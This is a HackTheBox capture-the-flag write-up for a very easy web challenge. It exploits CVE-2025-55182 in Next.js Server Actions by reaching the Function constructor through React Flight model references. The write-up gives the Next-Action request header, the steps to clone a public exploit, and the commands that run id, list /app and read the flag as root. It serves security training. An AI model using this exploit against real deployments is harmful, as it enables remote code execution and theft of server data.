HTB

HTB ReactOOPS Writeup
Category: Web
Difficulty: Very Easy
Platform: HackTheBox
Challenge Description
ReactOOPS is a very easy web challenge that requires identifying a vulnerable Next.js and React Server Components deployment, sending a crafted Next-Action multipart request, abusing React model resolution to execute server-side JavaScript, and exfiltrating the flag from the application container.
The target is a public NexusAI landing page built with Next.js and React. Although the visible page is static marketing content, the deployed framework stack exposes a server action handling path that can be reached without authentication.
Skills Required
- Basic HTTP request crafting
- Familiarity with Next.js and React Server Components concepts
- Understanding of multipart form-data requests
- Basic Node.js command execution primitives
Skills Learned
- Identifying exposed Next.js Server Action handling
- Crafting React Flight model payloads in multipart requests
- Abusing model resolution to reach a JavaScript function constructor
- Executing Node.js child-process commands through a framework-level RCE path
- Exfiltrating server-side files through an outbound HTTP request
Initial Analysis
The release contains a minimal Next.js application. The package metadata shows a Next.js 16 deployment with React 19:
{
  "dependencies": {
    "next": "16.0.6",
    "react": "19",
    "react-dom": "19"
  }
}
The page source is a static app/page.tsx landing page and does not expose an application-specific form, API route, or authentication workflow. That makes the framework request handling itself the interesting attack surface.
Enumeration
Opening the application shows a polished React SPA with:
- No login
- No upload forms
- No visible API endpoints
However, framework fingerprinting reveals:
- Next.js asset paths (
/_next/) - Streaming responses
- Hydration behaviour consistent with React Server Components
The reference solver sends a direct POST request to / with two important headers:
headers = {
    "Next-Action": "x",
    "Content-Type": f"multipart/form-data; boundary={boundary}",
}
The Next-Action header causes the request to be processed as a Server Action request. The body is a crafted multipart payload containing React model references.
Vulnerability Overview
CVE-2025-55182 (also known as React2Shell) is a critical vulnerability affecting React Server Components and Next.js. The React Server Components “Flight” protocol deserializes attacker-controlled multipart form-data without validating prototype-chain access. By sending a crafted POST request with the Next-Action: x header, attackers can reach the Function constructor through a reference chain like $1:__proto__:then and $1:constructor:constructor, resulting in remote code execution on the server
The vulnerable versions are react-server-dom-{webpack,turbopack,parcel} 19.0.0–19.2.0 and Next.js 15.x/16.x
Exploitation
Step 1: Clone the Exploit Framework
Clone a public PoC for CVE-2025-55182:
git clone https://github.com/freeqaz/react2shell
cd react2shell
chmod +x exploit-redirect.sh
Step 2: Verify Remote Code Execution
Test command execution with a simple command:
./exploit-redirect.sh -q http://<TARGET>:<PORT> "id"
Expected output shows uid=0(root) — the web server is running as root
Key Insight: The output shows uid=0(root) - the web server is running as root! This is a security misconfiguration that amplifies the impact.
Step 3: Locate the Flag File
Since the Dockerfile places the flag at /app/flag.txt, enumerate the application directory:
./exploit-redirect.sh -q http://<TARGET>:<PORT> "ls -la /app"
Directory Structure Discovered:
/app/
├── .next/                    # Next.js build output
├── node_modules/             # Dependencies
├── app/                       # Application source code
├── public/                    # Static assets
├── flag.txt                   # TARGET FILE (mode 600)
├── package.json
└── tsconfig.json
Critical Finding: Flag file exists at /app/flag.txt with restrictive permissions (600).
Step 4: Read the Flag
Use the exploit to read the flag directly:
./exploit-redirect.sh -q http://<TARGET>:<PORT> "cat /app/flag.txt"
Step 5: Solved Lab